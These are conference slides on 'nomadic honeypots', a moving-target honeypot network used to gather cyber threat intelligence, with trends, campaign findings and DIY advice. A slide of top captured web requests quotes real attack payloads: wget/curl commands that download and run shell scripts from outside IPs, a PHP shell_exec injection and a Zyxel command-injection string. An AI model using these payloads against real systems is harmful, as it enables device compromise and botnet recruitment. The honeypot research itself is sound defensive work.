

#HITB2023AMS

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HITB
2023
AMS

Nomadic Honeypots: How to Create Actionable CTI

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Nomadic Honeypots: How to Create Actionable CTI

Outline

Why are honeypots valuable? **01**

02 From static to nomadic honeypots:
AMTD Innovation

“With a powerful intelligence cycle,
comes great responsibilities” **03**

... & great results!

04 DIY suggestions: create your own
honeypot network



01. Why are honeypots valuable?

What this talk is about...



**SETTING UP A WORLDWIDE
HONEYPOT NETWORK**

SHARING MY EXPERIENCE



**CYBER THREAT INTELLIGENCE
INTELLIGIBLE, ACTIONABLE & RELEVANT
CTI TO FACE THE UNPREDICTABLE**



**ADDRESSING THE CHALLENGE OF
PRIORITIZATION IN CYBERSECURITY**

EMPIRIC OBSERVATIONS OF WHAT IS
REALLY GOING ON...



01. Why are honeypots valuable?

What this talk is about...

NIST CYBERSECURITY FRAMEWORK



With honeypots: **prediction** and **anticipation** to improve protection & detection



Early Warning




Automatic answers



01. Why are honeypots valuable?

Back to basics





I need a python code to simulate a fake POP3 service with a honeypot

To simulate a fake POP3 service with a honeypot in Python, you can use the following code:

```
import socket

# Set up the POP3 server
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('localhost', 110))
server_socket.listen()

# Accept incoming connections
while True:
    client_socket, client_address = server_socket.accept()
    print(f'New connection from {client_address}')

# Send fake POP3 banner
client_socket.send(b'+OK POP3 server ready\r\n')

# Receive commands from the client
while True:
    command = client_socket.recv(1024).decode().strip()
    if not command:
        break
    print(f'Received command: {command}')
```

Example of a tiny & funny low interaction honeypot concept

Feeling lucky? Ask chatGPT... 🤖


```
# Send fake responses based on the command
if command.startswith('USER'):
    client_socket.send(b'+OK\r\n')
elif command.startswith('PASS'):
    client_socket.send(b'+OK\r\n')
elif command.startswith('LIST'):
    client_socket.send(b'+OK 1 message\r\n 1 1234\r\n.\r\n')
elif command.startswith('RETR'):
    client_socket.send(b'+OK\r\n')
    client_socket.send(b'From: honeypot@example.com\r\n')
    client_socket.send(b'To: victim@example.com\r\n')
    client_socket.send(b'Subject: Honeypot attack detected\r\n')
    client_socket.send(b'\r\n')
    client_socket.send(b'This is a fake email generated by a honeypot\r\n')
else:
    client_socket.send(b'-ERR\r\n')

# Close the connection
client_socket.close()
```



01. Why are honeypots valuable?

Back to basics





01. Why are honeypots valuable?

Back to basics



LOW INTERACTION HONEYPOTS

HIGH INTERACTION HONEYPOTS

Combination of low / high interaction honeypot
=
covering the whole spectrum of MITRE ATT&CK framework



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comes great responsibilities” ... **03**

& great results!

04 DIY suggestions: create your own
honeypot network



02. From Static To Nomadic Honeypots: AMTD Innovation

Setup and evolution of our honeypot network

Phase 1: EUROPE






02. From Static To Nomadic Honeypots: AMTD Innovation


Observation: Decreasing value of the honeypots over the time

value

[Exposed honeypot value curve vs time]



[Long term]



Large scale groups of hackers and organized cyber criminal behaviors (samples) → People + Process + Tools

They crawl massive ranges of IPv4 addresses over the Internet to get many remote accesses

They maintain huge databases of valuable assets (example: SIEM) (#Vulkan files)

Potential sharing of databases between some groups

They have follow-up processes to verify the value of the compromised box




02. From Static To Nomadic Honeypots: AMTD Innovation

Introducing “nomadic honeypots” concept / dynamic fog of war

value

[Exposed honeypot value curve vs time, by moving the targets]



= Automated Moving Target (Raw logs kept, Target destroyed & moved)




02. From Static To Nomadic Honeypots: AMTD Innovation

Adding Worldwide Distributed Infrastructure

[Exposed honeypots value curve vs time with distributed AMTD]

value



(> 1300 honeypots, > 50 countries)

time




02. From Static To Nomadic Honeypots: AMTD Innovation

Setup and evolution of our honeypot network

Phase 1 (FROM EUROPE...)



Phase 2
(...TO WORLDWIDE COVERAGE)
(> 1300 honeypots, > 50 countries)



Real-time monitoring of the cyberspace to stay relevant from a defensive standpoint




02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

Nomadic honeypots is a use case of the innovative concept of “Automated Moving Target Defense”

Gartner

Example of the AMTD Automation Concept



Source: Gartner
AMTD = automated moving target defense
782888_C


Gartner



02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

- Proactive cyber defense mechanisms
- Automation to orchestrate movement in the attack surface
- Use of deception technologies
- Ability to execute intelligent and preplanned change decisions



What asset do we move/change?

When do we move/change the asset, and/or how often (frequency)?


How do we move/change the asset?

Gartner®

02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

Usecase: AMTD honeypots applied to OT / DDOS issues



Step1: external network scan (which ports open)
Step2: Assets discovery with targeted scan
Step3: Connection attempt on SSH Service on the honeypot - as considered as sensitive
Step4: Connection succeed on the honeypot
Step5: XDR consolidation and orchestration
Step6: SOAR action to BL @IP from CDN Edge
Step7: @IP blocked from the CDN



02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

The future of AMTD ?

25%

OF CLOUD APPLICATIONS
WILL LEVERAGE AMTD
FEATURES BY 2025

BY 2030, **EXPLOIT-
RESISTANT AMTD BASED
HARDWARE AND
SOFTWARE** WILL EMERGE

BY 2025, AMTD-
BASED SOLUTIONS
WILL DISPLACE AT
LEAST

15%

OF TRADITIONAL SOLUTIONS

Gartner



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
... & great results!

04 DIY suggestions: create your own
honeypot network



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Constructing your own intelligence cycle





03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Global trends and observations

TOP PORTS / PROTOCOL (March 23)


Port	Protocol
22	TCP
5060	UDP
80	TCP
445	TCP
161	UDP
53	UDP
9034	UDP
623	UDP
123	UDP
177	UDP

- SSH Scan, Zmap scans, MS Terminal Server Traffic on Non-standard Port
- Sipvicious scans, Realtek eCos RSDK/MSDK Stack-based Buffer Overflow (CVE-2022-27255)
- Laravel Debug Mode Information Disclosure probe, Zmap scans, Mirai scans, JAWS webserver unauthenticated shell command execution
- ETERNALBLUE probe, Zmap scans, MS Terminal Server Traffic on Non-standard Port
- Ubee cable modem credential stealing attempt
- DNS named version attempt
- Realtek SDK - Command Execution/Backdoor Access (CVE-2021-35394)
- IPMI Get Authentication Request
- Possible NTP DDoS Inbound
- RPC xdmcp info query



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Global trends and observations



TOP COUNTRIES OF IP ADDRESSES CONDUCTING MALICIOUS ACTIVITIES (March, 23)



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Global trends and observations

TOP WEB REQUESTS (March, 23)

URL
/shell?cd+/tmp;rm+-rf+*;wget+45.81.243[.]34/jaws;sh+/tmp/jaws
/shell?cd+/tmp;rm+-rf+*;wget+94.158.247[.]123/jaws;sh+/tmp/jaws
/cgi-bin/./%20%20%32%20%65/./%20%20%32%20%65/./%20%20%32%20%65/./%20%20%32%20%65/./%20%20%32%20%65/bin/sh
/shell?cd+/tmp;rm+-rf+*;wget+167.71.210[.]63/jaws;sh+/tmp/jaws
?a=fetch&content=<php>die(shell_exec("wget%20-q%20-0%20-%20194.38.20[.]225/tf.sh sh"))</php>
http://5.188.210.227/echo.php
/nice%20ports%2C/Tri%6Eity.txt%2ebak
?a=fetch&content=<php>die(shell_exec("curl%20194.38.20[.]225/tf.sh sh"))</php>
/shell?cd+/tmp;rm+-rf+*;wget+botbet.catbbos.fun/jaws;sh+/tmp/jaws
/bin/zhttpd/\${IFS}cd\${IFS}/tmp;rm\${IFS}-rf\${IFS}*;\${IFS}wget\${IFS}http://163.123.143[.]126/x.sh;\${IFS}sh\${IFS}x.sh;

Mirai botnet attempting to exploit a Shell Command Execution vulnerability on MPower digital video recorders

Path traversal attack in Apache HTTP Server - CVE-2021-41773

RCE vulnerability in Zyxel products



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Global trends and observations

RECENT AND RETLENSLESS USE
OF **OLD VULNERABILITY EXPLOIT**

Example of CVE-2012-1823

SURGE OF

DDoS ATTACKS

THE US

MAIN **SOURCE** OF ATTACK AS
WELL AS MAIN **TARGET**

ATTEMPTS TO ENROLL
VULNERABLE IOTS IN

BOTNETS



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Fascinating findings on low interaction honeypots

Espionage campaign linked to Iran



Date - GMT+02:00	Source IP	URL	User agent (sem_administration / sem_webmail / web_accessLogs)
2023-03-31 03:31:22	83.120.2.175	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:51:28&p4=2006900&p5=1&p6=193092.00&p7=1397149323&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 03:15:58	83.121.9.44	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:36:04&p4=2006900&p5=1&p6=193081.50&p7=1397149334&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 03:00:34	83.121.5.232	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:20:40&p4=2006900&p5=1&p6=193071.50&p7=1397149344&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 02:47:21	83.120.200.132	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:07:27&p4=2006900&p5=1&p6=193062.50&p7=1397149353&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-30 03:28:47	37.63.212.158	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:48:53&p4=2006900&p5=1&p6=192123.50&p7=1397150292&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 03:13:25	89.196.30.177	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:33:30&p4=2006900&p5=1&p6=192113.00&p7=1397150302&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 02:57:58	109.225.129.215	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:18:03&p4=2006900&p5=1&p6=192102.00&p7=1397150313&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 02:42:31	37.63.166.227	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:02:37&p4=2006900&p5=1&p6=192092.50&p7=1397150323&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Fascinating findings on low interaction honeypots

Recent and significant surge in PHP request





Targeted countries in Europe



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Fascinating findings on low interaction honeypots

VMware ESXi / ransomware “.args” / CVE-2021-21974 OpenSLP



Origin countries



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Mid-terms US Elections



CYBER THREAT ALLIANCE

- Big Up → Cyber Threat Alliance

<https://www.cyberthreatalliance.org>

- 63 malicious IP addresses that had targeted mid-terms US elections websites shared by our American partners
- Malicious activities from 13 of them on our European honeypots
- Extremely valuable since to help characterizing those IP addresses, which were not specifically targeting US infrastructure
(targeted? or not?)



03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »... & Great Results!

Fascinating findings on low interaction honeypots

Color1337 : Linux illicit cryptomining campaign

Source: valhalla.nexttron-systems.com


Target: Ubuntu 22.04 in France (high interaction)

When: mid-January across a short timeframe (less than 5 minutes)

What: mining cryptocurrency, with a strategy to optimize the use of the compromised device's resources

How: use of a Discord server to retrieve data from the compromised machines

Who: links with Romania (?) probably linked to a group tracked in 2021 by other security researchers



Use of the compromised boxes

- If the box has enough capacity, deploy a miner named diicot ("FastAndSteady" function)
- If not, bounce elsewhere to collect information on other potential targets ("SlowAndSteady" function)

<https://tehtris.com/en/blog/linux-focus-on-a-cryptomining-attack-dubbed-color1337>



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04 **DIY suggestions: create your own
honeypot network**



04. DIY Suggestions: Create Your Own Honeypot Network

Choose your defensive weapons

- <https://github.com/paralax/awesome-honeypots>
 - TELNET, SSH, WEB, Windows, Email, Databases, RDP...

Risks considerations

- Outbound traffic?
- Entrapment?
- SLA?
- GDPR/Data Privacy?
- Manpower?



You are not alone

Team Work

Join other experts

Join opensource projects

Honeynet Project

<https://www.honeynet.org>



CERT Polska



Proactive Detection of Security Incidents

Honeypots

2012-11-20




04. DIY Suggestions: Create Your Own Honeypot Network

Technical advice on implementing honeypots

- Infrastructure: Low or High? Exposed or not?
- Set-up your fake environment
- Secure the input / output issues
- Choose open services and related ports
- Manage personalities of fake assets
- Control the open vulnerabilities (accounts? exploits?...)
- Collect and export data
- Analyze data
- Create valuable CTI
- (Options? Active Defense / Counter-attack / Counter-measures / Poisoned gifts...)

04. DIY Suggestions: Create Your Own Honeypot Network

What is the Matrix?



“ Have you ever had a dream, Neo, that you were so sure was real? What if you were unable to wake from that dream? How would you know the difference between the dream world and the real world? ”

Morpheus



04. DIY Suggestions: Create Your Own Honeytrap Network



```
# iptables -t nat -I PREROUTING -s $YOUR_IP_ADDRESS -p ip -j SNAT --to 223.252.172.204
```

```
# nft insert rule ip nat PREROUTING ip saddr $YOUR_IP_ADDRESS counter snat to 223.252.172.204
```

```
hacker@honeypot:~$ w
10:02:19 up 10:02,  2 users,  load average: 0.10, 0.03, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
root      pts/0    223.252.172.204 02:31   19:38   0.08s  0.08s -bash
hacker    pts/1    89.253.220.241 10:02   3.00s   0.12s  0.00s w
```

- Discussions, Profiling, Human fingerprints, Attribution...
- Technical exchanges, Infiltration of hacking groups, Proofs + tools, Fun

#HITB2023AMS

<https://conference.hitb.org/>



Wanna « play » ... with fake devices?

Contact me 😊

<https://linkedin.com/in/laurentoudot>



Honeypots are not dead 🍯

Knowledge is power 🧠

Thank you!

Big Up:

→ HITB crew (!)

→ **TEHTRIS** squads 😊

(sample: CIU, CERT, Threat Research, SOC Japan, R&D, E&S, BIZ, MKT...)